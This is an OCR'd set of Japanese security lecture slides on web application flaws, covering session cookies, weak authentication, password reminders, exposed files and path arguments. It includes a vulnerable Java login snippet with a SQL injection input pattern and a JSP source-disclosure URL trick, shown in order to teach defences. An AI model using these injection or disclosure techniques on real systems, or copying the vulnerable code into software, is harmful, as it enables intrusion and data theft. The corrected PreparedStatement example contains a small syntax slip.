


（念のため）注意：こうせよと言っているのではない(1)



- 官職証明書を民間認証局で発行せよ?
  それはもちろんダメ
  - こんな話は初めからしていない

（念のため）注意：こうせよと言っているのではない(2)



- 電子政府のサーバ証明書を、既存民間認証局のもので運用せよ?
  - これなら「国策に反する」という反論も妥当かもしれない
    だが、そうしろとは言っていない

民間認証局は信頼性が低い?

- ひとつでも信頼性の低い認証局があれば、ブラウザの信頼性はそのレベルに落ちる
- 官製認証局を追加して信頼性が高まるわけではない

官製認証局しかダメというなら

- 官製認証局と「ポリシーが全く同じ」必要があるのなら、そもそも、
  - **Webブラウザのルート証明書ストアから、民間認証局を排除（利用者に削除させる）しないといけない**
- それは、まったくもって非現実的
  - Webブラウザは電子政府専用ソフトではないのだから


Webブラウザを使うべきでない

- そもそも、Webブラウザの信頼性は高くない
- GPKIが求める信頼性を得るには、
  - ルート証明書ストアから官製認証局以外を削除する、または、
  - 専用ソフトウェアを使用する
    - 専用ソフトウェアがWebブラウザと異なる点
      - 官製認証局しか信頼点としていない
- それでもWebブラウザを使うというのなら
  - 民間認証局を使ってよいという結論になる
    - どのみち信頼性が違わないのだから

別の解決策(Windowsの場合)

- CD-ROMで配布するのが現実的でないならば、
  - 配布物のインストーラに電子署名をする
    - .exe ファイルにMicrosoftのAuthenticode機構を使い電子署名する
  - 利用者は、ダウンロードした .exe ファイルの署名を検証した上で起動する
  - **この署名を既存の民間認証局発行の証明書で行う**
- そもそも
  - 主要なソフトウェアは署名されている
    - Sun MicrosystemsのJava 2実行系のインストーラ
    - Adobe SystemsのAcrobat Readerのインストーラ

総務省がFAXサービスを開始



- これで責任を果たしたことになる?

万が一に備えた対策

- ログアウト機能を用意する
- Cookieの有効期限を短く
- Cookieの有効ドメインを狭く
- POSTによる画面推移方式を検討
- 個人情報閲覧に再度パスワードを
- カード番号は全桁表示しない
- 見られても安全なソースコードに

ログアウト機能を用意する

- ボタンが押されたら、サーバ側でそのセッションIDを無効化する
  - ブラウザ側のcookieを破棄させるだけで、サーバ側での無効化をしないサイトが見られるが、cookieがその間に盗まれていてもハイジャックされないために、サーバ側で無効化すべき

Cookieの有効期限を短く

- セッションID用cookieの有効期限はセッション限りとする
  - 必要もないのに保存されるcookieとしない
- セッションを越えて保存する必要のある情報を整理
  - ユーザ名やパスワードの保存
  - ログイン状態の保存
  - 利用者の好みに応じた設定情報の保存
  - アクセス追跡用ID（プライバシポリシーでの明示が必要）
- 適切な期限でログイン毎に設定しなおす
  - 例えば、1週間に一度でもログインがあったら、新たに1週間有効なcookieを発行する など

Cookieの有効ドメインを狭く

- 事例: ポータルサイトの危険性
  - 安全性が重く求められるサービス（クレジットカードを使うなど）と、危なっかしいサービス（無料ホームページ、掲示板、Webメールなど外部から書き込まれるページ）が同じドメイン上に同居している
  - cookieがドメイン全域で有効となっている
  - どこか一箇所にでもXSS脆弱性があってスクリプトが動くようだと、そのcookieは盗まれてしまう
- サブドメインを使って、重要なサービスと危なっかしいサービスとを隔離するべき

POSTによる画面推移方式を検討

- cookieは、XSS対策漏れや、ブラウザのセキュリティホールによって漏洩する可能性があり、セッションハイジャックの危険性がある
  - セッションIDをcookieに入れずに、hiddenなinputに入れて、POSTアクションで画面遷移をさせる方式にすれば安全性は高まる
  - ただし、画面設計の自由度が低下する

個人情報閲覧に再度パスワードを

- セッションハイジャックされても被害を最小限に
  - 個人情報の閲覧、修正機能は稀にしか使わない機能なのだから、別途パスワード入力が必要なようにしてもよい
- セッションIDを2重化する
  - 個人情報修正画面に2度目のパスワードで入ったその中の画面のセッション管理が、外のセッションIDで行われるのでは、ハイジャック対策にならない
  - ここだけPOSTにして、hiddenなinputに2番目のセッションIDを入れておく

カード番号は全桁表示しない

- 登録済みクレジットカード番号の確認、変更画面で、カード番号は下位4桁だけ表示する
  - どのカードを登録しているかさえ確認できればよいので、全桁表示する必要がない

見られても安全なソースコードに

- JSPコードが丸見えになるセキュリティホールがたびたび発覚している
  - 2001-12-12: Multiple Vendor URL JSP Request Source Code Disclosure Vulnerability
    http://www.securityfocus.com/bid/2527
  - 「http://example.com/foo.js%70」などにアクセスすると、JSPとして実行されず、JSPコードがテキストで表示
- 見られても安全なコードに
  - JSPコード中にパスワードを書き込まない
  - JSPコード中に暗号の鍵を書き込まない

その他

- SQL Command Injection
- ユーザ名だけでログインさせない
- 認証キーには秘密情報を
- パスワードを4桁数字にしない
- 認証エラーで存在を暴露しない
- 認証で秘密情報を暴露しない
- パスワードリマインダを慎重に

SQL Command Injection


- 駄目なコード
  - boolean checkPassword(String id, String password) {
    String query = "select password from where id=" + id;
    ResultSet rs = db.getResultSet(query); …
    return rs.getString("password").equals(password);
- 攻撃方法（「Direct SQL Command Injection」攻撃）
  - id に「適当なID; 任意のSQL文」を渡す（ユーザ名に入力するなど）と、実行されるSQL文は以下となる
    - select password from where id=適当なID; 任意のSQL文
- どうすべきか
  - （セキュリティ以前の）SQL文の書き方として、「'」で括るのが鉄則
    - String query = "select password from where id='" + id + "'";
  - それでも駄目。id に「'」が含まれていたら駄目。

SQLの「'」のエスケープ

- 鉄則
  - 一般に、「'」で文字列を括るとき、その文字列中の「'」はメタ文字であるのだから、エスケープ処理を施すのが鉄則
- しかし面倒なコーディングになる
- 解決方法
  - PreparedStatement を使う
  - String q = "select password from where id ?"; PreparedStatement ps = connection.prepareStatement(q); ps.setString(1, id); ps.executeUpdate();
- 参考:
  [j-h-b:46403] 'SQL Injection' Security Problem
  http://java-house.jp/ml/archive/j-h-b/046403.html
  [j-h-b:49842] セキュリティホールを誘発する入門書および入門記事
  http://java-house.jp/ml/archive/j-h-b/049842.html

ユーザ名だけでログインさせない

- 当たり前?
  - ところがどっこい、そういう事例が複数見られる
- 事例
  - JPNICがメールマガジンを始めた当初、登録者のメールアドレスを入力するだけで、その人の住所、氏名、電話番号、性別、生年月日を閲覧、変更できた
    - メールアドレスで検索して閲覧する機能を提供するwhoisサービスともとれるため、他人のメールアドレスを入力しても「不正アクセス」とならないおそれ
  - ある保険会社のサイトで、パスワードリマインダにユーザ名を入力すると、それだけで、登録メールアドレスが表示されるようになっていた



JPNIC 社団法人 日本ネットワークインフォメーションセンター

TOP ENGLISH SITE MAP

2001年9月3日

各位

社団法人 日本ネットワーク
インフォメーションセンター
(JPNIC:ジェーピーニック)

メールマガジン登録時のセキュリティー不備について

一部報道機関において、JPNICが開始するメールマガジンサービスのシステムに第三者の個人情報を自由に閲覧できるセキュリティホールがあるという報道が行われました。

この状況は8月28日の購読登録受付開始後に発覚し、その後即座に登録受付をストップしました。続いて上記問題を解消するための対応を行い、8月31日に登録受付を再開しております。現在はそのような状況は発生しておりません。また、システム改善以前に登録された個人情報もデータベースより抹消しております。

既にご登録の皆様には、ご迷惑をおかけしましたことを深くお詫び申し上げます。

以上

関連団体リンク 入会案内 お問い合わせ トピックス FAQ FTP

認証キーには秘密情報を

- パスワードのないサービス
  - 本人確認のために入力させるキーが、例えば、ユーザ番号と登録した電話番号になっているシステム
  - 実例
    - ジャストシステムのユーザ登録の変更画面
      - 注: 2003年4月2日に廃止
    - マイクロソフトのユーザ登録の変更画面
    - 旅の窓口のログイン画面
- 誰がこれを止められるのか
  - 明白に問題だと指摘できるのか
  - 程度問題であり妥当だと判断されているのかも

登録内容の変更 - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

アドレス(D) https://www4.justsystem.co.jp/onl_svs/form/onl_henko.input

JUSTSYSTEM

ユーザーサービス

登録内容の変更　　User IDの確認

User IDをお持ちでないお客様は、ユーザー登録をご利用ください。

User IDとご登録電話番号を入力のうえ、[次へ進む]をクリックしてください。

■User ID　必須　User IDはUser's Card(ユーザーズカード)などに印字されている10桁の番号です。
※半角数字

■ご登録電話番号　必須
(例) 03-1234-XXXX ※半角数字

次へ進む　中止

注: 現在この画面は廃止されている(後述)

プライバシー情報の取り扱い

オンラインユーザー登録に関するFAQ

(C) Justsystem Corporation

法における識別符号の定義

- 不正アクセス禁止法第二条2:
  - この法律において「識別符号」とは、(中略)

(1) 当該アクセス管理者において当該利用権者等を他の利用権者等と区別して識別することができるように付される符号であって、

(2) 次のいずれかに該当するもの又は次のいずれかに該当する符号とその他の符号を組み合わせたものをいう。
1　当該アクセス管理者によってその内容をみだりに第三者に知らせてはならないものとされている符号
2　(以下略)

警察庁担当者の見解

Q: 電話番号をパスワード代わりにするのは、不正アクセス禁止法の「識別符号」の要件を満たしていないのではないか?

A: 電話番号は(1)の条件、(2)の条件も満たさない。
会員番号は(1)の条件は満たす。
会員番号が(2)の条件を満たすかどうか:

- 「会員番号」は、一般に、アクセス管理者からみだりに第三者に知らせないように求められていると認識されるものとは考えがたく、規約等にアクセス管理者が第三者に知らせてはならないものと規定されていないならば、(2)の要件を満たさないと考えられる。
  したがって、
- 会員番号が、規約等にアクセス管理者が第三者に知らせてはならないものと規定されていれば、「会員番号、電話番号」は、「識別符号」に当たると考えられる。また、
- 会員番号が、規約等にアクセス管理者が第三者に知らせてはならないものと規定されていないならば、「会員番号、電話番号」は、「識別符号」に当たらないと考えられる。

警察庁生活安全局セキュリティシステム対策室担当者の見解（結論部分の高木による要約）（2003年1月）

この見解を紹介する意図


- 他人の会員番号と電話番号を入力してログインしても、不正アクセス禁止法違反にならないから、やってよい
  ということではない

- 法による秩序の維持の恩恵に与れない
  このようなシステム設計は不適切である

  と言いたい
  （規約で回避できるのかもしれないが）


補足

- ジャストシステムは、2003年4月から、パスワードを必要とする方式に切り替えた（次画面参照）
  - なぜパスワードでなく電話番号を使ったのか（推定）
    - インターネットが登場する前からの古くからの登録ユーザについても、オンラインでサービスを利用できるようにしたかったためか
    - インターネットで登録したわけではない古くからの登録ユーザは、パスワードの登録をしていないので、既存の情報を使うしかない
    - 仮パスワードを事務局側が設定してユーザに知らせる方法もあるが、膨大な登録ユーザ全員に郵送するコストは大きすぎるのか
  - そもそも古いユーザは自分の情報がWebで閲覧できるようになっていたことすら知らないのではないか
    - ジャストシステムは、2003年4月から、本人が希望した場合（パスワードを登録した場合）だけ閲覧できる方式に切り替えた



パスワードを4桁数字にしない

- 4桁数字の暗証番号の安全性
  - ATMでの経験からそれなりに安全だと信じられている
  - 携帯電話でも4桁数字の暗証番号が使われている
  - Webとでは性質が異なるのであり、ATMや携帯電話の安全性は参考にならない
- ユーザ名の方を変化させるとロックされない
  - 認証を突破できるユーザ名と暗証番号のペアを収集できる
  - 同一ホストからの連続アクセスが制限されていても、コンピュータウィルスの力を借りて分散アクセスする攻撃や、一日数十回程度のゆっくりした攻撃があり得る
  - このリスクはインターネットならではのもの




認証エラーで存在を暴露しない


- メールアドレスとパスワードを入力させるシステムで
  - 「メールアドレスが間違っています」というメッセージを出力するシステムは、指定されたメールアドレスの登録/未登録を暴露してしまう
    - 自己情報コントロール権の侵害となり得る
    - spam用アドレス収集装置を提供してしまっている
- 「ユーザ名またはパスワードが間違っています」と一律に表示すべき
- パスワードリマインダでは
  - 「メールを送信しました。到着しない場合は入力されたメールアドレスが間違っていた可能性があります」と表示すればよい

認証で秘密情報を暴露しない


- 会員番号と誕生日で認証するシステム
  - 不正にログインされても利用者に害をもたらさないシステムでは妥当性がある
- パスワード認証機能はパスワード検証機能でもある
  - 会員番号と、予測年月日を入力してログインボタンを押す
    - 正解の場合と不正解の場合とで異なる結果となる
    - 大まかな年齢がわかっていれば、数千回程度の試行で判明
    - 簡単なプログラムで自動実行可能
    - 間違ってもロックされない場合



- 不正解の場合



- 正解の場合




- 2002年9月19日に学会事務局に問題点を通知
  - 「下記の件、検討させていただきます」という返事のみ
  - 「会員番号を他人に知らせないように」などの注意はなし

パスワードリマインダをどうするか


- リマインダの答えを設定する箇所で、そのリスクについて説明する
  - パスワードと同様に秘密の情報にする必要があることを説明する(説明されるまで気づかないユーザがいるらしい)
- リマインダの答えを入力した後、パスワードを直接画面に表示ではなく、登録済みのメールアドレスへメールで送信するようにする
  - パスワードを生で直接送付するのではなく、パスワード変更用のセッションキー(短時間で無効化)入りURLを送付するのがベター
- リマインダの設定を拒否できるようにする

事例: 危険な質問選択肢



ファイル丸見え漏洩

- 2002年に報道された事故
  - 大阪読売テレビ、小学館、高千穂交易、中央証券、TBC、YKKアーキテクチュラルプロダクツ、全日空ワールド、日本テレビエンタープライズ、日本大学通信大学院、三菱ガス化学、TVQ九州放送、砂糖を科学する会、山芳製菓、三井物産ハウステクノ、ブロックライン、アビバ、諏訪市役所、東日本ハウス、カバヤ食品、ブルドックソース、金印わさび、学習舎、名古屋国税局、東京経済大学、モバイルインターネットサービス他
- 多くは当初「ハッカーの仕業」と発表（本当か?）
  - 読売新聞6月30日
    同社によると、このデータは、HP上で暗証番号を入力しなければアクセスできないようになっていたが、何者かがHPを管理している別会社のサーバーを通じて、暗証番号がなくてもアクセスができるようプログラムを書き換えたらしい。
  - NHKニュース7月1日:
    これらの個人情報は会社のホームページのサーバに保管され、閲覧するためには暗証番号の入力が必要で、会社では不正なアクセスによってプログラムが書き換えられたものとみてホームページを閉鎖して原因を調べています。



なぜ起きる?

- 「リンクしていない場所に置いたファイル」に対する考え方の対立
  - 「隠しているつもり」のサービス提供者たち
  - 「無断リンクが当然である」とする古くからの考え方
- 公開ディレクトリにデータを書き出すな！
  - CGIプログラマが、書き出し先のファイルを、カレントディレクトリ相対の場所に置きたがる
    - 再利用性、ポータビリティ確保のための発想
  - 一部のレンタルサーバでは非公開ディレクトリが存在しないためやむを得ず
  - サーバ種変更やレンタルサーバ移転に伴う事故
    - Basic認証等でアクセスできない設定にしていたものが、後に、設定が無効になっていたという事故

「道端に置くのと同じ」 (?)

- 中日新聞 2002年7月4日 相次ぐ個人情報流出
  “お寒い”企業の危機管理 警視庁『道に置くのと同じ』
  より引用
  - （略）ハッカー被害との見方も出たが、背景を探ると多くは「サーバーの設定ミス」（専門家）などで、知識や注意不足が原因。情報技術（IT）社会のお寒い情報セキュリティー事情が浮かび上がる。（略）
    道端に名簿を置いていたのと同じー。原哲也警視庁ハイテク犯罪対策総合センター所長の説明は明快だ。一連の流出情報はサーバーの公開部分に置かれ、誰でも見られた。最低限の防御もしていないケースが多く、企業の相談で「法的に不正アクセスと判断できるものはない」という。
- もしこれを不正アクセスに該当することにした場合、どのような結果を招くか

パス名として解釈される引数

- 脆弱ではなかった事例
  - 昔の computernews.com のURLはこうだった
    - http://www.computernews.com/scripts/bcn/vb_Bridge3.dll?VBPROG=F:¥inetpub¥scripts¥bcn¥ShowDailyArticle&ImgTag=&Title93%FA%97%A7%82%C6%93%FA%96%（略）&File=F:¥inetpub¥wwwroot¥bcn¥Daily¥DailyNews¥200206¥20020611051890858 97A.htm
  - 問い合わせたところ、これは脆弱ではなく、所定のディレクトリしかアクセスできないようにチェックするように作られているとのことだった
- もし、チェックしていないならば、サーバコンピュータ内のファイルシステム上の任意のファイルを表示できてしまう

引数がhiddenの場合

- URLにパス名が出ていると誰もが怪しいと気づく
  - GETメソッドによるHTTPアクセスへのリンク
- 引数がHTMLのINPUTタグに埋め込まれている場合
  - POSTメソッドによるHTTPアクセスへのリンク
  - <form action="http://....." method="post">
    <input type="hidden" name="File"
    value="F:¥inetpub¥wwwroot¥...¥foo.htm">
  - HTMLソースを見た人でないと気づかない
    - サイト運営者が気づかないことが多い

絶対パス・相対パス


- 脆弱である可能性はどの程度と推定されるか
